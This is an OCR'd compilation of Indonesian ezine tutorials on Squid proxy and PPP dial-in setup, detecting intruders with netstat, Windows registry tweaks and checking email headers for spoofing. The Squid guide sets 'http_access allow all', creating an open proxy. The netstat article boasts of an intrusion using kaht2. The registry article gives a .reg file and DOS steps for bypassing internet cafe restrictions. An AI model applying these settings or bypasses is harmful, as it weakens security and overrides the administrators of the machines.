Squid adalah proxy server yang paling stabil dan paling umum digunakan untuk sistem operasi Linux. Instalasi dan setting squid tidak sesulit yang anda bayangkan, dalam artikel ini penulis akan berusaha untuk menunjukkan caranya.

Dalam artikel ini penulis menggunakan squid-2.3.STABLE1-5.1386.rpm, anda dapat mencarinya
pada CD distribusi Linux anda atau dari Internet,anda dapat mencoba mencarinya di www.rpmfind.net.

Setelah anda mendapatkan file tersebut, perintah untuk menginstalnya adalah sebagai berikut:

bash# rpm -ivh squid-2.3.STABLE1-5.i386.rpm

perlu diperhatikan, tulisan “bash#” itu adalah prompt dari shell yang dipakai, jadi anda tidak perlu menuliskannya lagi dalam perintah anda.Setelah instalasi selesai dan tidak terdapat kesalahan, langkah berikutnya adalah mengatur konfigurasi squid, bukalah file /etc/squid.conf dengan editor teks favorit anda (vi, pico, dll), file ini merupakan file konfigurasi squid.


Carilah baris yang berisi perintah berikut :

#http_port 3128

Perintah ini akan membuat proxy HTTP menggunakan port 3128 yang merupakan port default
untuk squid. Aktifkan dengan menghilangkan tanda #. Anda dapat membuat nilai port HTTP
proxy ini sesuai dengan selera anda, tetapi jangan arahkan ke port 80, terutama jika anda juga menjalankan Web Server, karena Web Server juga memakai port tersebut.

Langkah berikutnya, carilah baris perintah berikut :

#cache_mem 8 MB



Perintah tersebut digunakan untuk membatasi banyaknya memori komputer yang akan digunakan
squid untuk menyimpan sementara obyek-obyek yang di cache. Batasan ini tidak ketat, suatu
waktu jika squid membutuhkan memori lebih, dia dapat menggandakan memori yang dipakainya.
Aktifkan baris ini dan ubahlah ukuran cache ini menjadi sebanyak yang anda inginkan, yang
harus anda pertimbangkan adalah banyaknya memori yang dimiliki oleh komputer anda.

Berikutnya, carilah baris yang berisi perintah berikut :

LOGFILE PATHNAMES & CACHE DIRECTORIES

Setting berikut ini digunakan untuk mendefinisikan alokasi penyimpanan web cache kita.
Setting yang pertama adalah :


#cache_dir /var/squid/cache 100 16 256

Nilai yang ada diatas adalah nilai default squid, jika anda ingin merubahnya maka aktifkan
perintah ini.

Parameter pertama '/var/squid/cache' adalah nama direktori tempat kita akan menyimpan file-
file cache. Anda dapat mengubah parameter ini ke direktori manapun, tetapi yang harus
diperhatikan squid tidak akan menciptakan direktori baru,jadi bila parameter ini akan diubah,
pastikan direktori tujuannya sudah ada dan squid mempunyai hak akses untukmenulis pada
direktori tersebut.

Parameter selanjutnya, yang bernilai 100 adalah banyaknya ruang pada hard disk (dengan
satuan Mega Byte) yang akan digunakan squid untuk menyimpan file-file cache nya. Ubahlah
sesuai dengan kebutuhan anda.

Parameter selanjutnya, disebut dengan Level-1, adalah banyaknya direktori yang akan dibuat
oleh squid dalam direktori cache nya. Sebaiknya penulis menyarankan untuk tidak mengubah
parameter ini.
Parameter terakhir, yang disebut dengan Level-2, adalah banyaknya direktori level kedua,



yaitu direktori yang dibuat di dalam tiap direktori level pertama diatas.

Langkah berikutnya, carilah perintah berikut :

```
# ACCESS CONTROLS
# --------------------
```

Baris perintah berikut ini digunakan untuk mendefinisikan daftar hak akses dalam jaringan anda,
squid menyebutnya dengan Access Control Lists (ACL). Anda dapat mendefinisikan beberapa ACL disini.
Dalam bagian access controls ini, carilah baris perintah berikut :

```
#Default configuration:
http_access allow manager localhost
http_access deny manager
http_access deny !Safe_ports
http_access deny CONNECT !SSL_ports
#
# INSERT YOUR OWN RULE(S) HERE TO ALLOW ACCESS FROM YOUR
# CLIENTS
#
http_access deny all
```

Yang perlu anda lakukan disini adalah mendefinisikan ACL kita sendiri, kita non aktifkan perintah
terakhir dan tambahkan satu baris perintah berikut :


```
http_access allow all
```

Sehingga akan menjadi seperti ini :

```
#
# INSERT YOUR OWN RULE(S) HERE TO ALLOW ACCESS FROM YOUR
# CLIENTS
#
# http_access deny all
http_access allow all
```

sampai disini squid anda sudah selesai di setting, langkah berikutnya adalah untuk memastikan
bahwa squid berjalan setiap kali kita jalankan Linux.

Jika anda menggunakan Red Hat Linux, anda harus login sebagai root, kemudian jalankan perintah



“setup”. Dari situ masuklah ke menu “System Service” dan aktifkan pilihan squid.
Jika anda menggunakan SuSe, jalankan YaST dan masuklah menu “System Administration” kemudian
pilih “Change Config File” dan carilah kata-kata “START SQUID” ubahlah nilainya dari “NO” ke “YES”.

Dengan demikian maka tiap kali anda masuk ke Linux, squid secara otomatis akan dijalankan.
Sebelum squid dapat berjalan, anda harus menciptakan direktori swap. Lakukanlah dengan menjalankan
perintah :


/usr/sbin/squid -z

Perintah ini hanya perlu dijalankan satu kali saja ketika squid pertama kali akan dijalankan
pada komputer anda.

Untuk menjalankan squid tanpa merestart komputer, gunakan perintah :

bash# /etc/rc.d/init.d/squid start

Sampai disini anda sudah melakukan instalasi, setting dan mengaktifkan squid, hal terakhir
yang harus dilakukan adalah mengarahkan browser milik komputer client ke port proxy server kita
sesuai dengan yang kita pakai pada setting diatas. Mudah bukan?



Membuat Server Dial-in

Author: Samuel (http://konsultanlinux.com) samuel@konsultanlinux.com
Online @ www.echo.or.id :: http://ezine.echo.or.id

Server Dial-in digunakan supaya sebuah server dapat diakses secara remote dengan menggunakan line telepon. Misalnya dengan server di sebuah kantor yang memiliki fasilitas dial-in, kita tidak perlu repot-repot ke kantor untuk mengakses server tersebut, tetapi dapat mengaksesnya melalui line telepon dari rumah.

Syaratnya, tentu saja server yang akan difungsikan sebagai server dial in harus memiliki modem dan sebuah line telepon.

Berikut penulis akan mencoba untuk menjelaskan langkah-langkah untuk membuatsebuah
server dial-in menggunakan Red Hat Linux 7.3 sebagai berikut:

Paket RPM yang harus ada pada server yang akan diinstal adalah ppp dan mgetty, pastikan kedua paket tersebut ada dengan menggunakan perintah:

```
# rpm -qa | grep ppp
# rpm -qa | grep mgetty
```

Jika paket tersebut sudah terinstal, maka akan muncul versi dari paket yang sudah terinstal, jika perintah tersebut tidak menghasilkan keluaran apa-apa, artinya paket tersebut belum terinstal, untuk menginstalnya, gunakan perintah:

```
# rpm -Uvh paket.rpm.yang.akan.diinstal
```

Setelah kedua paket tersebut terpasang, kemudian:


Buat sebuah user yang akan digunakan untuk melakukan koneksi ppp, misalnya pppuser, caranya:

```
# adduser pppuser
```

Kemudian buat password dari user diatas:

```
# passwd pppuser
```

setelah itu edit file /etc/passwd, ubah baris dari user untuk ppp tersebut menjadi seperti berikut:
pppuser:x:502:502::/home/pppuser:/usr/sbin/pppd



Angka 502 diatas kemungkinan berbeda pada komputer yang berbeda.

Program /usr/sbin/pppd adalah program pppd yang digunakan, mungkin untuk distribusi lain, letak direktorinya berbeda

Kemudian tambahkan baris berikut pada file /etc/inittab (untuk COM1):

S0:2345:respawn:/sbin/mgetty ttyS0 -D /dev/ttyS0

Setelah itu ubah attribut dari file /usr/sbin/pppd, perintahnya:

chmod u+s /usr/sbin/pppd


Selanjutnya edit file /etc/mgetty+sendfax/login.config, tambahkan baris berikut:

/AutoPPP/ - - /usr/sbin/pppd file /etc/ppp/options

Setelah itu buat/edit file /etc/ppp/option, dan isi dengan option berikut:

asyncmap 0
modem
crtscts
lock
proxyarp
nodefaultroute
mtu 576
mru 576
require-pap
refuse-chap
domain diisi.nama.domain.anda
ms-dns diisi.nama.dns.server.anda1
ms-dns diisi.nama.dns.server.anda2

Jika jaringan pada server anda tidak memiliki DNS, tiga baris terakhir tidak usah digunakan,itu digunakan untuk mendefinisikan DNS yang akan digunakan.




Yang terakhir, edit file /etc/ppp/options.ttyS0 untuk mengalokasikan IP dial up:

192.168.1.1:192.168.1.2
noauth

IP 192.168.1.1 adalah IP yang akan digunakan untuk server tersebut sewaktu koneksi dial up digunakan dan 192.168.1.2 akan diberikan ke komputer yang melakukan dial ke server tersebut.

Langkah terakhir, lakukan tes dial untuk mencoba apakah setting diatas telah bekerja dengan baik.



MENDITEKSI PENYUSUP JARINGAN LEWAT DOS

Author: the_day (Echo staff) the_day@echo.or.id |
Online @ www.echo.or.id :: http://ezine.echo.or.id

BEGIN


*PENGANTAR:Mungkin kita tidak sadar kalau kita main diwarnet bahwa ternyata ada yang sedang memantau kita baik itu adminya atau memang orang iseng yang mau mencuri informasi dari kita , maka dengan itu saya akan sedikit mencoba melihat atau mendetiksinya hanya denga dos command !

Ternyata di Dos ada fasiltas yang mungkin kita semua lupakan dan jarang digunakan perintah itu adalah NETSTAT . Windows menyediakan perintah ini untuk mendukung jaringan . Netstat juga bisa digunakan untuk melihat ip-ip yang sedang terhubung ke komputer kita .
Untuk itu buka dos command kamu , tau kan caranya :d kalau ga tau nich :
- Start>Run>command.exe [utk win 95/98]
- Start>Run>cmd.exe [utk win 2000/xp /nt]
lalu mucul deh command prompt

C:\winnt>netstat ?
Displays protocol statistics and current TCP/IP network connections.

NETSTAT [-a] [-e] [-n] [-s] [-p proto] [-r] [interval]

-a Displays all connections and listening ports.
-e Displays Ethernet statistics. This may be combined with the -s option.
-n Displays addresses and port numbers in numerical form.
-p proto Shows connections for the protocol specified by proto; proto may be TCP or UDP. If used with the -s option to display per-protocol statistics, proto may be TCP, UDP, or IP.
-r Displays the routing table.
-s Displays per-protocol statistics. By default, statistics are shown for TCP, UDP and IP; the -p option may be used to specify a subset of the default.
interval dedisplays selected statistics, pausing interval seconds between each display. Press CTRL+C to stop redisplaying statistics. If omitted, netstat will print the current configuration information once.




Sekarang kita gunakan netstat untuk melihat koneksi yang sedang terhubung gunakan -a

C:\winnt>netstat -a
Proto Local Address Foreign Address State
TCP me:http me.ladomain.lintasarta.co.id:0 LISTENING
TCP me:epmap me.ladomain.lintasarta.co.id:0 LISTENING
TCP me:https me.ladomain.lintasarta.co.id:0 LISTENING
TCP me:microsoft-ds me.ladomain.lintasarta.co.id:0 LISTENING
TCP me:1025 me.ladomain.lintasarta.co.id:0 LISTENING
TCP me:1027 me.ladomain.lintasarta.co.id:0 LISTENING
TCP me:1028 me.ladomain.lintasarta.co.id:0 LISTENING
TCP me:1071 me.ladomain.lintasarta.co.id:0 LISTENING
TCP me:1146 me.ladomain.lintasarta.co.id:0 LISTENING
TCP me:1163 me.ladomain.lintasarta.co.id:0 LISTENING
TCP me:1253 me.ladomain.lintasarta.co.id:0 LISTENING
TCP me:1261 me.ladomain.lintasarta.co.id:0 LISTENING
TCP me:1288 me.ladomain.lintasarta.co.id:0 LISTENING
TCP me:1306 me.ladomain.lintasarta.co.id:0 LISTENING
TCP me:1314 me.ladomain.lintasarta.co.id:0 LISTENING
TCP me:5101 me.ladomain.lintasarta.co.id:0 LISTENING
TCP me:epmap 10.22.1.236:4504 TIME_WAIT
TCP me:netbios-ssn me.ladomain.lintasarta.co.id:0 LISTENING
TCP me:1071 LAJKTTS02:1080 ESTABLISHED
TCP me:1288 IS~HRS:microsoft-ds ESTABLISHED
TCP me:1306 GREENGUY:microsoft-ds ESTABLISHED
UDP me:1134 *.*

sebelah nama pc itu adalah port yang digunakan untuk hubungan .
netstat diatas saya mengunakan komputer kantor yang mengunakan ip dhcp .
Disini kita bisa melihat siapa-siapa aja yang terhubung dalam komputer kita atau dengan contoh yang lebih jelas ini . Untuk lebih jelasnya aku akan coba menyusup ke komputer orang lain dengan mengunakan kaht2 :d
dan aku udah dapat menyusup.


C:\WINDOWS\System32>netstat -a
Active Connections

Proto Local Address Foreign Address State
TCP khs_2003:epmap khs_2003:0 LISTENING
TCP khs_2003:microsoft-ds khs_2003:0 LISTENING
TCP khs_2003:1025 khs_2003:0 LISTENING
TCP khs_2003:1063 khs_2003:0 LISTENING
TCP khs_2003:1093 khs_2003:0 LISTENING
TCP khs_2003:1136 khs_2003:0 LISTENING



TCP khs_2003:1138 khs_2003:0 LISTENING
TCP khs_2003:5000 khs_2003:0 LISTENING
TCP khs_2003:43715 khs_2003:0 LISTENING
TCP khs_2003:epmap 10.21.3.17:3628 TIME_WAIT <------1
TCP khs_2003:epmap 10.21.3.50:1686 FIN_WAIT_2 <------2
TCP khs_2003:netbios-ssn khs_2003:0 LISTENING
TCP khs_2003:1093 10.21.1.18:8080 CLOSE_WAIT
TCP khs_2003:1136 10.21.1.18:8080 ESTABLISHED
TCP khs_2003:1138 10.21.1.18:8080 ESTABLISHED
TCP khs_2003:11196 khs_2003:0 LISTENING
TCP khs_2003:43715 10.21.3.50:1687 ESTABLISHED <------3
UDP khs_2003:microsoft-ds *:*
UDP khs_2003:isakmp *:*
UDP khs_2003:1028 *:*
UDP khs_2003:1035 *:*
UDP khs_2003:ntp *:*
UDP khs_2003:netbios-ns *:*
UDP khs_2003:netbios-dgm *:*
UDP khs_2003:1900 *:*
UDP khs_2003:13715 *:*
UDP khs_2003:61804 *:*
UDP khs_2003:ntp *:*
UDP khs_2003:1032 *:*
UDP khs_2003:1036 *:*
UDP khs_2003:1107 *:*
UDP khs_2003:1134 *:*
UDP khs_2003:1900 *:*

Komputer ini sedang di susupi oleh aku coba lihat port nya.pada angka 3 ada port yang dibuka kaht2 untuk menge sploit suatu komputer .
lalu bagaimana kita cara kita untuk mengetahui nama komputer yang sedang menyusup ke komputer kita . Gunakan nbtstat -a
C:\WINDOWS\System32>nbtstat -a [ip]
C:\WINDOWS\Syetem32>nbtstat -a 10.21.3.50
Jantung:
Node IpAddress: [10.21.3.50] Scope Id: []



NetBIOS Remote Machine Name Table

Name	Type	Status
ME	<00> UNIQUE	Registered
ME	<20> UNIQUE	Registered
WORKGROUP	<00> GROUP	Registered
WORKGROUP	<1E> GROUP	Registered
ME	<03> UNIQUE	Registered
INet~Services	<1C> GROUP	Registered
IS~ME.....<00>	UNIQUE	Registered

MAC Address = 00-60-08-29-37-48

Coba lihat ternyata ip 10.21.3.50 nama pc nya adalah me dan dia join ke workgroup.
Kita bisa buat kaget orang yang mengintip kita itu gunakan netsend fasiltas yang hanya ada pada win 2000/xp atau nt .

C:\winnt>net send [ip/nama pc] [pesan]

Sebetulnya masih ada lagi fasilitas2 dos yang bisa digunakan untuk iseng :D jadi tambah ngerti dan asyik bukan main-main di DOS command ,apalagi kalau main di warnet :d , ya udah segitu aja tricknya semoga bermaanfaat .


Status State
++ ESTABLISHED berarti komputer terhubung ke Foreign .
++ LISTENING koneksi komputer dalam keadaan standby .
++ TIME_WAIT komputer sedang menunggu suatu koneksi .
++ CLOSE_WAIT
++ FIND_WAIT

EOF.

[the_day]

*greetz to:
[echostaff a.k.a y3d1ps, moby, comex ,z3r0byt3 ,netrat] && sarah* , pak onno, pak linus, pak eric s. Raymond, pak RM. stallman,anak2 newbie_hacker, $the community $peci@l temen2 seperjuangan

kritik && saran kirimkan ke the_day [at]echo.or.id



BERMAIN DENGAN REGISTRY WINDOWS

Author: the_day (Echo staff) the_day@echo.or.id |
Online @ www.echo.or.id :: http://ezine.echo.or.id

*Pernahkah suatu saat anda berkunjung ke "cyber cafe" a.k.a warnet dan anda merasa kerepotan dengan berbagai 'restrict' yang diberlakukan +disini aku sedikit coba mengulas, apa saja yang dapat anda lakukan jika anda berada di posisi pemakai dan yang harus anda perhatikan jika anda berada pada posisi penyedia layanan :PO .
Seperti yang sudah dijelaskan oleh y3d1ps pada ezine 3 tentang tips&trick windows 98 , saya akan menhasil sedikit trick yang dapat digunakan pada windows98/95 ,sedikit kita iseng di warnet karena keterbatasan fasilitas.
Bt banget warnet yang semuanya serba dibatasi maka dengan ini mungkin bisa membantu .


-=Siapkan notepad nya :d
cut here ---------

```
Regedit4

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System]
"DisableRegistryTools"=dword:00000000

[HKEY_LOCAL_MACHINE\Software\ResearchMachines\NOATTRIB.VXD]
"loadvxd"=dword:00000000

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer]
"NoDrives"=dword:00000000
"LinkResolveIgnoreLinkInfo"=dword:00000000
"NoFolderOptions"=dword:00000000
"ClearRecentDocsOnExit"=dword:00000000
"NoTrayContextMenu"=dword:00000000
"EnforceShellExtensionSecurity"=dword:00000000
"NoPrinterTabs"=dword:00000000
"NoDeletePrinter"=dword:00000000
"NoAddPrinter"=dword:00000000
"NoRun"=dword:00000000
"NoSetFolders"=dword:00000000
"NoSetTaskbar"=dword:00000000
"NoClose"=dword:00000000
"NoViewContextMenu"=dword:00000000
```




[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System]
"DisableRegistryTools"=dword:00000000
"NoDispScrSavPage"=dword:00000000
"NoDispAppearancePage"=dword:00000000
"NoDispSettingsPage"=dword:00000000
"NoAdminPage"=dword:00000000
"NoProfilePage"=dword:00000000
"NoDevMgrPage"=dword:00000000
"NoConfigPage"=dword:0000000
"NoFileSysPage"=dword:00000000
"NoDispCPL"=dword:00000000
"NoDispBackgroundPage"=dword:00000000
"NoVirtMemPage"=dword:00000000

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Network]
"NoFileSharingControl"=dword:00000000
"NoPrintSharingControl"=dword:00000000
"NoNetSetup"=dword:00000000
"NoNetSetupIDPage"=dword:00000000
"NoNetSetupSecurityPage"=dword:00000000
"NoEntireNetwork"=dword:00000000
"NoWorkgroupContents"=dword:00000000

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\WinOldApp]
"NoRealMode"=dword:00000000
"Disable"=dword:00000000

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\ActiveDesktop]
"NoHTMLWallPaper"=dword:00000000
"NoChangingWallPaper"=dword:00000000
"NoCloseDragDropBands"=dword:00000000
"NoMovingBands"=dword:00000000
"NoAddingComponents"=dword:00000000
"NoDeletingComponents"=dword:00000000
"NoEditingComponents"=dword:00000000
"NoClosingComponents"=dword:00000000
end-----
Aku harap kalian semua ngerti dari perintah diatas , kalau udah paste di notepage lalu save as aja aja asal extentionnya .reg atau default.reg aja deh .
Kalau udah klik kanan file default.reg tadi dan klik merge ,



Terus restart coba komputernya dan rasakan perbedaanya dan semua registry sudah kebuka lagi dan kita bisa bebas lagi nich :d wakkakaaaakkk
Ooppss tunggu ada yang ga bisa ya , tanang kalau ga bisa juga dengan cara normal coba masuk ke safe mode windows dengan menekan F8 pada saat seletah computer melakukan posting memory.disana ada pilihan untuk masuk ke windows mau safemode atau yang lain pilih safe mode deh . dan coba dari safe mode di merge, Ga bisa lagi ya wah payah deh mau diapaiin lg donk ,,,heeehee tenang masih ada cara lain.
Masuk ke dos command ,kalau udah masuk ketikan perintah ini :
o ya tadi file default.reg nya ditaruh dimana ?mis di c:\data

```
C:\>cd data
C:\data>copy *.datc:\windows
C:\data>md *.dat C:\backup
C:\data>cd..
C:\>cd backup
C:\backup>copy user.dat user.da0
C:\backup>copy user.dat user.da1
C:\backup>copy system.dat system.da0
C:\backup>copy system.dat system.da1
C:\backup>copy *.da0 c:\windows
C:\backup>cd..
C:\>cd windows
C:\windows>attrib -r -h -s user.dat
C:\windows>attrib -r -h -s system.dat
C:\windows>scanreg /fix
```

Aku harap kalian ngerti dengan perintah dos , dan aku ga akan menjelaskanya lalu coba restart pc , dan coba lihat apa yg ternyadi :d


EOF.

"segini dulu deh, semoga bermanfaat!, jangan dibuat yang aneh-aneh kalo gak mau jadi aneh :P"

*greetz to:

[echostaff a.k.a y3d1ps,moby, comex ,z3r0byt3 ,netrat] && sarah*
anak anak newbie_hacker, pak onno, pak linus, pak eric s. Raymond,
pak RM. stallman, $peci@l temen2 seperjuangan

kirimkan kritik && saran ke the_day[at]echo.or.id



INTEROGASI EMAIL ANDA


Author: y3dips (Echo staff) y3dips@echo.or.id || y3d1ps@telkom.net
Online @ www.echo.or.id :: http://ezine.echo.or.id

*Pengantar :
Email a.k.a electronic m@il sudah barang tentu sangat familiar bagi kita semua, fasilitas satu ini memang sangat membantu dalam hal komunikasi, tetapi bukan manfaat dan kekurangannya yang akan saya bahas kali ini, tetapi pernahkah anda berfikir bahwa email yang anda terima dan anda kira dari seseorang yang anda kenal adalah palsu ! artinya sebenarnya ada yang menggunakan email palsu yang beralamatkan email orang yang anda kenal.

Apakah itu mungkin ? sangat mungkin sekali! ,dibawah tulisan ini saya tambahkan script pengiriman email dengan menggunakan PHP Scripting Language, sebenarnya banyak cara lainnya untuk melakukan pengiriman email bajakan ini, baik langsung dari mesin/shell menggunakan fasilitas pengiriman email melalui protokol SMTP atau menggunakan pemrograman lain,seperti perl dsb.untuk memudahkan pembahasan serta eksekusi script berbasis web, maka PHP adalah pilihan yang cukup PANTAS.

Bukan! bukan mengajarkan anada membuat email palsu, tetapi tujuan saya adalah mengajak Anda untuk menginterogasi email yang anda dapatkan, sehingga anda yakin bahwaitu adalah email yang sesuai dengan yang anda kenal,dengan cara menggunakan fasilitas dari mailbox yang anda miliki dengan cara " menampilkan header email secara full", seperti contoh yang terdapat pada artikel ini , menggunakan email yahoo sebagai penerima dan email lainnya sebagai pengirim . pada yahoo, untuk menampilkan full header, anda hanya perlu meng-klik button full header di bagian kanan atas email anda, untuk email lainnya dapat dicari sendiri (sebenarnya cara ini juga masih memiliki beberapa kelemahan dengan catatan yang mengirim email bajakan adalah seorang 31337 :))

untuk lebih jelasnya , perhatikan ke 2 contoh berikut, baik dengan meng-klik full header dan tidak: PERHATIKAN DENGAN SEKSAMA !



==========tanpa full header==========

From y3dips@plasa.com Wed Nov 19 18:13:01 2003
From: y3dips@plasa.com Add to Address Book
Subject: ini email aslinya
To: talent_spidey@yahoo.com
Date: Thu, 20 Nov 2003 09:13:01 +0700


ini email asli nih

SALAM
====
y3dips

From y3dips@plasa.com Wed Nov 19 18:31:14 2003
From: y3dips@plasa.com Add to Address Book
Subject: ini email palsunya
To: talent_spidey@yahoo.com
Date: 20 Nov 2003 02:31:14 -0000

ini palsu !! :P

SALAM
=====
y3dips




==========dengan full header==========

From y3dips Wed Nov 19 18:13:01 2003
X-Apparently-To: talent_spidey@yahoo.com via 66.218.78.66; Wed, 19 Nov 2003 18:11:12 -0800
Return-Path: <y3dips@plasa.com>
Received: from 202.134.0.35 (EHLO out-mta1.plasa.com) (202.134.0.35) by mta101.mail.scd.yahoo.com with SMTP; Wed, 19 Nov 2003 18:11:10 -0800
From: <y3dips@plasa.com> Add to Address Book
Subject: ini email aslinya
To: talent_spidey@yahoo.com
X-Mailer: CommuniGate Pro WebUser Interface v.4.1.6
Date: Thu, 20 Nov 2003 09:13:01 +0700
Message-ID: <web-8228099@b2.c.plasa.com>
MIME-Version: 1.0
Content-Type: text/plain; charset="ISO-8859-1"; format="flowed"
Content-Transfer-Encoding: 8bit
Received: from HELO b2.c.plasa.com by out-mta1.plasa.com with esmtp id 1AMeHj-001a3m-DM
Content-Length: 328

ini email asli nih

SALAM
====
y3dips



